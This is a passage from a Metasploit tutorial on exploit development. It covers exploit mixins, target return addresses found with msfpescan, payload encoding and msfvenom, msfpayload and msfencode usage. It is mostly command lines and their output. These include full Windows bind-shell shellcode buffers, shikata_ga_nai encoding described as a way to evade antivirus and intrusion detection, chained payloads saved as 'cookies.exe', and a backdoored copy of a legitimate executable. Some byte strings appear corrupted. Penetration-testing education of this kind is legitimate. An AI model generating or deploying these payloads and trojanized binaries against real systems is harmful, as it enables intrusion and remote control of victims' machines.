        print_status('Found version 4.1.0.3, exploitable')
        return Exploit::CheckCode::Vulnerable

    when /Serv-U FTP Server/
        print_status('Found an unknown version, try it!');
        return Exploit::CheckCode::Detected

    else
        print_status('We could not recognize the server banner')
        return Exploit::CheckCode::Safe
    end

    return Exploit::CheckCode::Safe
end
```

Exploit Mixins

Exploit Development

Working with Exploit Mixins

Exploit::Remote::Tcp

Code:

```
lib/msf/core/exploit/tcp.rb
```

Provides TCP options and methods.

- Defines RHOST, RPORT, ConnectTimeout
- Provides connect(), disconnect()
- Creates self.sock as the global socket
- Offers SSL, Proxies, CPORt, CHOST
- Evasion via small segment sends
- Exposes user options as methods – rhost() rport() ssl()

Exploit::Remote::DCERPC

Code:

```
lib/msf/core/exploit/dcerpc.rb
```

Inherits from the TCP mixin and has the following methods and options:

- dcerpc_handle()
- dcerpc_bind()
- dcerpc_call()
- Supports IPS evasion methods with multi-context BIND requests and fragmented DCERPC calls

Exploit::Remote::SMB

Code:

```
lib/msf/core/exploit/smb.rb
```

Inherits from the TCP mixin and provides the following methods and options:

- smb_login()
- smb_create()
- smb_peer_os()
- Provides the Options of SMBUser, SMBPass, and SMBDomain
- Exposes IPS evasion methods such as: SMB::pipe_evasion, SMB::pad_data_level, SMB::file_data_level

Exploit::Remote::BruteTargets

There are 2 source files of interest.

Code:

```
lib/msf/core/exploit/brutetargets.rb
```

Overloads the exploit() method.'

- Calls exploit_target(target) for each Target
- Handy for easy target iteration

^

Code:

```
lib/msf/core/exploit/brute.rb
```

Overloads the exploit method.

- Calls brute_exploit() for each stepping
- Easily brute force and address range

Metasploit Mixins

The mixins listed above are just the tip of the iceberg as there are many more at your disposal when creating exploits. Some of the more interesting ones are:

- Capture – sniff network packets
- Lorcon – send raw WiFi frames
- MSSQL – talk to Microsoft SQL servers
- KernelMode – exploit kernel bugs
- SEH – structured exception handling
- NDMP – the network backup protocol
- EggHunter – memory search
- FTP – talk to FTP servers
- FTPServer – create FTP servers

Exploit Targets

Exploit Development

Coding Exploit Targets in your Metasploit Module

Exploits define a list of targets that includes a name, number, and options. Targets are specified by number when launched.

Sample Target Code for an Exploit Module:

```
'Targets' =>
[
  [
    # Windows 2000 - TARGET = 0
    [
      'Windows 2000 English',
      {
        'Rets' => [ 0x773242e0 ],
      },
    ],
    # Windows XP - TARGET = 1
    [
      'Windows XP English',
      {
        'Rets' => [ 0x7449bf1a ],
      },
    ],
  ],
  'DefaultTarget' => 0))
```

Target Options Block

The options block within the target section is nearly free-form although there are some special option names.

- ‘Ret’ is short-cutted as target.ret()
- ‘Payload’ overloads the exploits.info block

Options are where you store target data. For example:

- The return address for a Windows 2000 target
- 500 bytes of padding need to be added for Windows XP targets
- Windows Vista NX bypass address

Accessing Target Information

The ‘target’ object inside the exploit is the users selected target and is accessed in the exploit as a hash.

- target['padcount']
- target['Rets'][0]
- target['Payload']['BadChars']
- target['opnum']

Adding and Fixing Exploit Targets

Sometimes you need new targets because a particular language pack changes addresses, a different version of the software is available, or the addresses are shifted due to hooks. Adding a new target only requires 3 steps.

- Determine the type of return address you require. This could be a simple ‘jmp esp’, a jump to a specific register, or a ‘pop/pop/ret’. Comments in the exploit code can help you determine what is required.
- Obtain a copy of the target binaries
- Use msfpescan to locate a suitable return address

```

root@kali:~# msfpescan --help
Usage: /usr/bin/msfpescan [mode] <options> [targets]

Modes:
  -j, --jump [regA,regB,regC]      Search for jump equivalent instructions
  -p, --pop+pop+ret               Search for pop+pop+ret combinations
  -r, --regex [regex]              Search for regex match
  -a, --analyze-address [address] Display the code at the specified address
  -b, --analyze-offset [offset]   Display the code at the specified offset
  -f, --fingerprint             Attempt to identify the packer/compiler
  -i, --info                      Display detailed information about the image
  -R, --ripper [directory]       Rip all module resources to disk
  --context-map [directory]      Generate context-map files

Options:
  -M, --memdump                  The targets are memdump.exe directories
  -A, --after [bytes]             Number of bytes to show after match (-a/-b)
  -B, --before [bytes]            Number of bytes to show before match (-a/-b)
  -D, --disasm                   Disassemble the bytes at this address
  -I, --image-base [address]     Specify an alternate ImageBase
  -F, --filter-addresses [regex] Filter addresses based on a regular expression
  -h, --help                      Show this message

```

msfpescan help file – Metasploit Unleashed

Getting a Return Address with msfpescan

If the exploit code doesn't explicitly tell you what type of return address is required but is good enough to tell you the dll name for the existing exploit, you can find out what type of return address you are looking for. Consider the following example that provides a return address for a Windows 2000 SP0-SP4 target.

```
'Windows 2000 SP0-SP4',
{
    'Ret'        => 0x767a38f6, # umpnpmgr.dll
}
```

To find out what type of return address the exploit currently uses, we just need to find a copy of umpnpmgr.dll from a Windows 2000 machine and run **msfpescan** with the provided address to determine the return type. In the example below, we can see that this exploit requires a pop/pop/ret.

```
root@kali:~# msfpescan -D -a 0x767a38f6 umpnpmgr.dll
[umpnmpmgr.dll]
0x767a38f6 5f5ec3558bec6aff68003c7a7668e427
00000000 5F          pop edi
00000001 5E          pop esi
00000002 C3          ret
00000003 55          push ebp
00000004 8BEC         mov ebp,esp
00000006 6AFF         push byte -0x1
00000008 68003C7A76  push 0x767a3c00
0000000D 68          db 0x68
0000000E E427         in al,0x27
```

Now, we just need to grab a copy of the target dll and use msfpescan to find a usable pop/pop/ret address for us.

```
root@kali:~# msfpescan -p umpnpmgr.dll
[targetos.umpnmpmgr.dll]
0x79001567 pop eax; pop esi; ret
0x79011e0b pop eax; pop esi; retn 0x0008
0x79012749 pop esi; pop ebp; retn 0x0010
0x7901285c pop edi; pop esi; retn 0x0004
```

Now that we've found a suitable return address, we add our new target to the exploit.

```
'Windows 2000 SP0-SP4 Russian Language',
{
    'Ret'        => 0x7901285c, # umpnpmgr.dll
}
```

Exploit Payloads

Exploit Development

Working with Exploit Payloads

Metasploit helps deliver our **exploit payloads** against a target system. When creating an Exploit Payload, we have several things to consider, from the operating system architecture, to anti-virus, IDS, IPS, etc. In evading detection of our exploits, we will want to encode our payloads to remove any bad characters and add some randomness to the final output using NOPs.

Metasploit comes with a number of payload encoders and NOP generators to help aid us in this area.

Select a **payload encoder**:

- Must not touch certain registers
- Must be under the max size
- Must avoid BadChars
- Encoders are ranked

Select a **nop generator**:

- Tries the most random one first
- NOPs are also ranked

Payload Encoding Example

- The defined Payload Space is 900 bytes
- The Payload is 300 bytes long
- The Encoder stub adds another 40 bytes to the payload
- The NOPs will then fill in the remaining 560 bytes bringing the final **payload.encoded** size to 900 bytes
- The NOP padding can be avoided by adding 'DisableNops' => true to the exploit

Payload Block Options

As is the case for most things in the Framework, payloads can be tweaked by exploits.

- 'StackAdjustment' prefixes "sub esp" code
- 'MinNops', 'MaxNops', 'DisableNops'
- 'Prefix' places data before the payload
- 'PrefixEncoder' places it before the stub

These options can also go into the Targets block, allowing for different BadChars for targets and allows Targets to hit different OS architectures.

MSFvenom

Exploit Development : Payloads

```
File Edit View Search Terminal Help
root@kali:~# msfvenom -h
Error: MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>

Options:
  -P, --payload      <payload>    Payload to use. Specify a '-' or stdin to use custom payloads
  --payload-options                         List the payload's standard options
  -l, --list       [type]     List a module type. Options are: payloads, encoders, nops, all
  -n, --nopsled    <length>   Prepend a nopsled of [length] size on to the payload
  -f, --format     <format>   Output format (use --help-formats for a list)
  --help-formats                                List available formats
  -e, --encoder    <encoder>  The encoder to use
  -a, --arch       <arch>     The architecture to use
  --platform      <platform> The platform of the payload
  --help-platforms                            List available platforms
  -s, --space      <length>   The maximum size of the resulting payload
  --encoder-space <length>   The maximum size of the encoded payload (defaults to the -s value)
  -b, --bad-chars  <list>     The list of characters to avoid example: '\x00\xff'
  -i, --iterations <count>   The number of times to encode the payload
  -c, --add-code   <path>     Specify an additional win32 shellcode file to include
  -x, --template   <path>     Specify a custom executable file to use as a template
  -k, --keep        Preserves the template behavior and inject the payload as a new thread
  -o, --out        <path>     Save the payload
  -v, --var-name   <name>    Specify a custom variable name to use for certain output formats
  --smallest                                Generate the smallest possible payload
  -h, --help                                 Show this message
root@kali:~#
```

msfvenom replaces msfpayload and msfencode | Metasploit Unleashed

Using the MSFvenom Command Line Interface

msfvenom is a combination of *Msfpayload* and *Msfencode*, putting both of these tools into a single Framework instance. msfvenom replaced both msfpayload and msfencode as of June 8th, 2015.

The advantages of msfvenom are:

- One single tool
- Standardized command line options
- Increased speed

Msfvenom has a wide range of options available:

```
root@kali:~# msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /opt/metasploit/apps/pro/msf3/msfvenom [options] >var=val>
Options:
root@kali:~# msfvenom -h
Error: MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options]

Options:
  -P, --payload      Payload to use. Specify a '-' or stdin to use custom payloads
  --payload-options List the payload's standard options
  -l, --list       [type]     List a module type. Options are: payloads, encoders, nops, all
  -n, --nopsled    <length>   Prepend a nopsled of [length] size on to the payload
  -f, --format     <format>   Output format (use --help-formats for a list)
  --help-formats                                List available formats
  -e, --encoder    The encoder to use
  -a, --arch       The architecture to use
  --platform      The platform of the payload
  --help-platforms                            List available platforms
  -s, --space      The maximum size of the resulting payload
  --encoder-space <length>   The maximum size of the encoded payload (defaults to the -s value)
  -b, --bad-chars  <list>     The list of characters to avoid example: '\x00\xff'
  -i, --iterations The number of times to encode the payload
  -c, --add-code   <path>     Specify an additional win32 shellcode file to include
  -x, --template   <path>     Specify a custom executable file to use as a template
  -k, --keep        Preserve the template behavior and inject the payload as a new thread
  -o, --out        <path>     Save the payload
  -v, --var-name   <name>    Specify a custom variable name to use for certain output formats
  --smallest                                Generate the smallest possible payload
  -h, --help                                 Show this message
```

MSFvenom Command Line Usage

^

We can see an example of the msfvenom command line below and its output:

```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86/shikata_ga_nai -b '\x00' -i 3 -f python
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 326 (iteration=0)
x86/shikata_ga_nai succeeded with size 353 (iteration=1)
x86/shikata_ga_nai succeeded with size 380 (iteration=2)
x86/shikata_ga_nai chosen with final size 380
Payload size: 380 bytes
buf = ""
buf += "\xbb\x78\xd0\x11\xe9\xda\xd8\xd9\x74\x24\xf4\x58\x31"
buf += "\xc9\xb1\x59\x31\x58\x13\x83\xc0\x03\x58\x77\x32"
buf += "\xe4\x53\x15\x11\xea\xff\xc0\x91\x2c\x8b\xd6\xe9\x94"
buf += "\x47\xdf\x31\x79\x2b\x1c\xc7\x4c\x78\xb2\xcb\xfd\x6e"
buf += "\xc2\x9d\x53\x59\xa6\x37\xc3\x57\x11\xc8\x77\x77\x9e"
buf += "\x6d\xfc\x58\xba\x82\xf9\xc0\x9a\x35\x72\x7d\x01\x9b"
buf += "\xe7\x31\x16\x82\xf6\xe2\x89\x89\x75\x67\xf7\xaa\xae"
buf += "\x73\x88\x3f\xf5\x6d\x3d\x9e\xab\x06\xda\xff\x42\x7a"
buf += "\x63\x6b\x72\x59\xf6\x58\xa5\xfe\x3f\x0b\x41\xa0\xf2"
buf += "\xfe\x2d\xc9\x32\x3d\xd4\x51\xf7\xa7\x56\xf8\x69\x08"
buf += "\x4d\x27\x8a\x2e\x19\x99\x7c\xfc\x63\xfa\x5c\xd5\xab"
buf += "\x1f\xa8\x9b\x88\xbb\xa5\x3c\x8f\x7f\x38\x45\xd1\x71"
buf += "\x34\x59\x84\xbd\x97\x09\x99\xcc\xfe\x7f\x37\xe2\x28"
buf += "\xea\x57\x01\xcf\xf8\x1e\x1e\xd8\xd3\x05\x67\x73\xf9"
buf += "\x32\xbb\x76\x8c\x7c\x2f\xf6\x29\x0f\xa5\x36\x2e\x73"
buf += "\xde\x31\xc3\xfe\xae\x49\x64\xd2\x39\xf1\xf2\xc7\xab"
buf += "\x06\xd3\xf6\x1a\xfe\xba\xfe\x28\xbe\x1a\x42\x9c\xde"
buf += "\x01\x16\x27\xbd\x29\x1c\xf8\x7d\x47\x2c\x68\x06\x0e"
buf += "\x23\x31\xfe\x7d\x58\xe8\x7b\x76\x4b\xfe\xdb\x17\x51"
buf += "\xfa\xdf\xff\xa1\xbc\xc5\x66\x4b\xea\x23\x86\x47\xb4"
buf += "\xe7\xd5\x71\x77\x2e\x24\x4a\x3d\xb1\x6f\x12\xf2\xb2"
buf += "\xd0\x55\xc9\x23\x2e\xc2\x05\x73\xb2\xc8\xb7\x7d\x6b"
buf += "\x55\x29\xbc\x26\xdd\xf6\xe3\xf6\x25\xc6\x5c\xad\x9c"
buf += "\x9d\x18\x08\x3b\xbf\xd2\xff\x21\x18\x5f\x48\x9b\xe0"
buf += "\x7b\x03\xa5\x32\x11\x27\x2b\x25\xcd\x44\xdb\xbd\xb9"
buf += "\xcd\x48\xda\x56\x4c\x56\xd5\x04\x87\x48\x3a\x6b\x9c"
buf += "\x2a\x15\x4d\xbc\x00\x56\x06\xb5\xc9\x46\xd0\xfa\x68"
buf += "\xa6\x76\xe9\x52\x2c\x24\x62\x28\xe1\x1d\x87\xb0\x66"
buf += "\x93\x85\x8f\x87\x0f\xcf\x16\x29\x76\x03\x55\x0c\x0e"
buf += "\x3f\x17\xac"
```

The msfvenom command and resulting shellcode above generates a *Windows bind shell* with three iterations of the *shikata_ga_nai encoder* without any null bytes and in the python format.

MSFvenom Platforms

Here is a list of available platforms one can enter when using the `-platform` switch.

```
Cisco or cisco
OSX or osx
Solaris or solaris
BSD or bsd
OpenBSD or openbsd
hardware
Firefox or firefox
BSDi or bsdi
NetBSD or netbsd
NodeJS or nodejs
FreeBSD or freebsd
Python or python
AIX or aix
JavaScript or javascript
HPUX or hpx
PHP or php
Irix or irix
Unix or unix
Linux or linux
Ruby or ruby
Java or java
Android or android
Netware or netware
Windows or windows
mainframe
multi
```

MSFvenom Options and Uses

msfvenom -v or -var-name

Usage: -v, -var-name >name>

^

Specify a custom variable name to use for certain output formats. Assigning a name will change the output's variable from the default "buf" to whatever word you supplied.

Default output example:

```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86/shikata_ga_nai -b '\x00' -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 326 (iteration=0)
x86/shikata_ga_nai chosen with final size 326
Payload size: 326 bytes
buf = ""
buf += "\xda\xdc\xd9\x74\x24\xf4\x5b\xba\xc5\x5e\xc1\x6a\x29"
...snip...
```

Using -var-name output example:

```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86/shikata_ga_nai -b '\x00' -f python -v notBuf
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 326 (iteration=0)
x86/shikata_ga_nai chosen with final size 326
Payload size: 326 bytes
notBuf = ""
notBuf += "\xda\xd1\xd9\x74\x24\xf4\xbf\xf0\x1f\xb8\x27\x5a"
...snip...
```

msfvenom -help-format

Issuing the msfvenom command with this switch will output all available payload formats.

```
root@kali:~# msfvenom --help-formats
Executable formats
asp, aspx, aspx-exe, dll, elf, elf-so, exe, exe-only, exe-service, exe-small,
hta-psh, loop-vbs, macho, msi, msi-nouac, osx-app, psh, psh-net, psh-reflection,
psh-cmd, vba, vba-exe, vba-psh, vbs, war
Transform formats
bash, c, csharp, dw, dword, hex, java, js_be, js_le, num, perl, pl,
powershell, ps1, py, python, raw, rb, ruby, sh,
vbapplication, vbscript
```

msfvenom -n, -nop sled

Sometimes you need to add a few NOPs at the start of your payload. This will place a NOP sled of [length] size at the beginning of your payload.

BEFORE:

```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e generic/none -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none succeeded with size 299 (iteration=0)
generic/none chosen with final size 299
Payload size: 299 bytes
buf = ""
buf += "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b" **First line of payload
buf += "\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
...snip...
```

AFTER:

```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e generic/none -f python -n 26
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none succeeded with size 299 (iteration=0)
generic/none chosen with final size 299
Successfully added NOP sled from x86/single_byte
Payload size: 325 bytes
buf = ""
buf += "\x98\xfd\x40\xf9\x43\x49\x40\x4a\x98\x49\xfd\x37\x43" **NOPS
buf += "\x42\xf5\x92\x42\x42\x98\xf8\x6\x93\xf5\x92\x3\x98"
buf += "\xfc\xe8\x82\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b" **First line of payload
...snip...
```

msfvenom -smallest

If the "smallest" switch is used, msfvenom will attempt to create the smallest shellcode possible using the selected encoder and payload.

```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86/shikata_ga_nai -b '\x00' -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 326 (iteration=0)
x86/shikata_ga_nai chosen with final size 326
```

```
Payload size: 326 bytes
...snip...
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86/shikata_ga_nai -b '\x00' -f python --smallest
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 312 (iteration=0)
x86/shikata_ga_nai chosen with final size 312
Payload size: 312 bytes
...snip...
```

msfvenom -c, -add-code

Specify an additional win32 shellcode file to include, essentially creating a two (2) or more payloads in one (1) shellcode.

Payload #1:

```
root@kali:~# msfvenom -a x86 --platform windows -p windows/messagebox TEXT="MSFU Example" -f raw > messageBox
No encoder or badchars specified, outputting raw payload
Payload size: 267 bytes
```


Adding payload #2:

```
root@kali:~# msfvenom -c messageBox -a x86 --platform windows -p windows/messagebox TEXT="We are evil" -f raw > messageBox2
Adding shellcode from messageBox to the payload
No encoder or badchars specified, outputting raw payload
Payload size: 850 bytes
```

Adding payload #3:

```
root@kali:~# msfvenom -c messageBox2 -a x86 --platform Windows -p windows/shell/bind_tcp -f exe -o cookies.exe
Adding shellcode from messageBox2 to the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1469 bytes
Saved as: cookies.exe
```

Running the "cookies.exe" file will execute both message box payloads, as well as the bind shell using default settings (port 4444).



msfvenom -x, -template & -k, -keep

The -x, or -template, option is used to specify an existing executable to use as a template when creating your executable payload.

Using the -k, or -keep, option in conjunction will preserve the template's normal behaviour and have your injected payload run as a separate thread.

```
root@kali:~# msfvenom -a x86 --platform windows -x sol.exe -k -p windows/messagebox lhost=192.168.101.133 -b "\x00" -f exe -o sol_bdoor.exe
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 299 (iteration=0)
x86/shikata_ga_nai chosen with final size 299
Payload size: 299 bytes
Saved as: sol_bdoor.exe
```

MSFpayload

Exploit Development : Payloads

The MSFpayload Command Line Interface

Note: As of 2015-06-08 msfpayload has been removed

msfpayload is a command line instance of Metasploit that is used to generate and output all of the various types of shellcode that are available in Metasploit. The most common use of this tool is for the generation of shellcode for an exploit that is not currently in the Metasploit Framework or for testing different types of shellcode and options before finalizing an Exploit Module.

This tool has many different options and variables available to it, but they may not all be fully realized given the limited output in the help banner.

```
root@kali:~# msfpayload -h
Usage: /usr/bin/msfpayload [] [var=val] >[S]ummary|[C|Cs[H]arp|[P]erl|Rub[Y]|[[R]aw|[J]s|e[X]e|[D]ll|[V]BA|[W]ar|Python[N]>

OPTIONS:
-h      Help banner
-l      List available payloads
```

How powerful this tool can be is fully seen when showing the vast number of different types of shellcode that are available to be customized for your specific exploit:

```
root@kali:~# msfpayload -l

Framework Payloads (251 total)
=====
Name                                     Description
-----
aix/ppc/shell_bind_tcp                  Listen for a connection and spawn a command shell
aix/ppc/shell_find_port                 Spawn a shell on an established connection
aix/ppc/shell_interact                  Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp               Connect back to attacker and spawn a command shell
bsd/sparc/shell_bind_tcp                Listen for a connection and spawn a command shell
...snip...
...snip...

windows/x64/shell/bind_tcp              Listen for a connection (Windows x64), Spawn a piped command shell (Windows x64) (staged)
windows/x64/shell/reverse_tcp            Connect back to the attacker (Windows x64), Spawn a piped command shell (Windows x64) (staged)
windows/x64/shell_bind_tcp              Listen for a connection and spawn a command shell (Windows x64)
windows/x64/shell_reverse_tcp           Connect back to attacker and spawn a command shell (Windows x64)
windows/x64/vncinject/bind_tcp          Listen for a connection (Windows x64), Inject a VNC Dll via a reflective loader (Windows x64) (stag
windows/x64/vncinject/reverse_tcp       Connect back to the attacker (Windows x64), Inject a VNC Dll via a reflective loader (Windows x64)
```

Once you have selected a payload, there are two switches that are used most often when crafting the payload for the exploit you are creating. In the example below we have selected a simple Windows bind shell. When we add the command-line argument “O” with that payload, we get all of the available configurable options for that payload.

```
root@kali:~# msfpayload windows/shell_bind_tcp O

Name: Windows Command Shell, Bind TCP Inline
Module: payload/windows/shell_bind_tcp
Version: 14774
Platform: Windows
Arch: x86
Needs Admin: No
Total size: 341
Rank: Normal

Provided by:
vlad902 >vlad902@gmail.com>
sf >stephen_fewer@harmonyssecurity.com>

Basic options:
Name   Current Setting  Required  Description
----  -----  -----  -----
EXFUNC process        yes       Exit technique: seh, thread, process, none
LPORT    4444           yes       The listen port
RHOST                           The target address

Description:
Listen for a connection and spawn a command shell
```

As we can see from the output, we can configure three different options with this specific payload, if they are required, if they come with any default settings, and a short description:

- EXITFUNC
 - Required
 - Default setting: process
- LPORT
 - Required
 - Default setting: 4444
- RHOST
 - Not required
 - No default setting

Setting these options in msfpayload is very simple. An example is shown below of changing the exit technique and listening port of the shell:

```
root@kali:~# msfpayload windows/shell_bind_tcp EXITFUNC=seh LPORT=1234 0

Name: Windows Command Shell, Bind TCP Inline
Module: payload/windows/shell_bind_tcp
Version: 14774
Platform: Windows
Arch: x86
Needs Admin: No
Total size: 341
Rank: Normal

Provided by:
vlad902 > vlad902@gmail.com>
sf >stephen_fewer@harmonyscurety.com>

Basic options:
Name   Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC  seh          yes       Exit technique: seh, thread, process, none
LPORT    1234          yes       The listen port
RHOST   no            no        The target address

Description:
Listen for a connection and spawn a command shell
```

Now that all of that is configured, the only option left is to specify the output type such as C, Perl, Raw, etc. For this example we are going to output our shellcode as C:

```
root@kali:~# msfpayload windows/shell_bind_tcp EXITFUNC=seh LPORT=1234 C
/*
 * windows/shell_bind_tcp - 341 bytes
 * http://www.metasploit.com
 * VERBOSE=false, LPORT=1234, RHOST=, EXITFUNC=seh,
 * InitialAutoRunScript=, AutoRunScript=
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
"\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50"
"\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7"
"\x31\xd0\x53\x68\x02\x00\x94\xd2\x89\xe6\x6a\x10\x56\x57\x68"
"\xc2\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff\xd5"
"\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x89\xc7\x68\x75"
"\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57"
"\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01"
"\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x46\x56\x4e"
"\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56"
"\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xfe\x0e\x32\xea"
"\x68\xaa\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75"
"\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";
```

And here's the same shellcode only this time we'll select Perl:

^

```
root@kali:~# msfpayload windows/shell_bind_tcp EXITFUNC=seh LPORT=1234 Perl
# windows/shell_bind_tcp - 341 bytes
# http://www.metasploit.com
# VERBOSE=false, LPORT=1234, RHOST=, EXITFUNC=seh,
# InitialAutoRunScript=, AutoRunScript=
my $buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" .
"\x30\x80\x52\x8c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" .
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" .
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" .
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" .
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" .
"\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" .
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" .
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" .
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" .
"\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f" .
"\x54\x68\x4c\x77\x26\x07\xff\xd5\x8b\x90\x01\x00\x00\x29" .
"\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50" .
"\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7\x31" .
"\xdb\x53\x68\x02\x00\x04\xd2\x89\xe6\x6a\x10\x56\x57\x68" .
"\xc2\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff" .
"\xd5\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x89\xc7" .
"\x68\x75\x6e\x4d\x61\xff\xd5\x68\x63\x60\x64\x00\x89\xe3" .
"\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44" .
"\x24\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56" .
"\x56\x56\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f\x86" .
"\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30\x68\x08\x87\x1d\x00" .
"\xff\xd5\xbb\xfe\x0e\x32\xea\x68\x95\xbd\x9d\xff\xd5" .
"\x3c\x06\x7c\x8a\x00\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f" .
"\x6a\x00\x53\xff\xd5";
```

Much like the '**generate**' command (discussed earlier) inside the Metasploit console, payload options are defined using the "**"VAR=VAL"**" format. Now we have our fully customized shellcode to be used in any exploit!

Note: **msfvenom** should now be used in place of msfpayload

```
[!] ****
[!] *      The utility msfpayload is deprecated! *
[!] *      It will be removed on or about 2015-06-08 *
[!] *      Please use msfvenom instead *
[!] *  Details: https://github.com/rapid7/metasploit-framework/pull/4333 *
[!] ****
```

MSFencode

Exploit Development : Payloads

Note: msfencode was removed on 2015-06-08

msfencode is another great little tool in the framework's arsenal when it comes to exploit development. Most of the time, one cannot simply use shellcode generated straight out of msfpayload. It needs to be encoded to suit the target in order to function properly. This can mean transforming your shellcode into pure alphanumeric, getting rid of bad characters or encoding it for 64 bit target.

It can also be instructed to encode shellcode multiple times, output the shellcode in numerous formats (C, Perl, Ruby) and one can even merge it to an existing executable file. So most of the time this tools is used in conjunction with msfpayload.

Running msfencode with the “-h” switch will display usage and options.

```
root@kali:~# msfencode -h

Usage: /usr/bin/msfencode >options>

OPTIONS:

-a <opt> The architecture to encode as
-b <opt> The list of characters to avoid: '\x00\xff'
-c <opt> The number of times to encode the data
-d <opt> Specify the directory in which to look for EXE templates
-e <opt> The encoder to use
-h Help banner
-i <opt> Encode the contents of the supplied file path
-k Keep template working; run payload in new thread (use with -x)
-l List available encoders
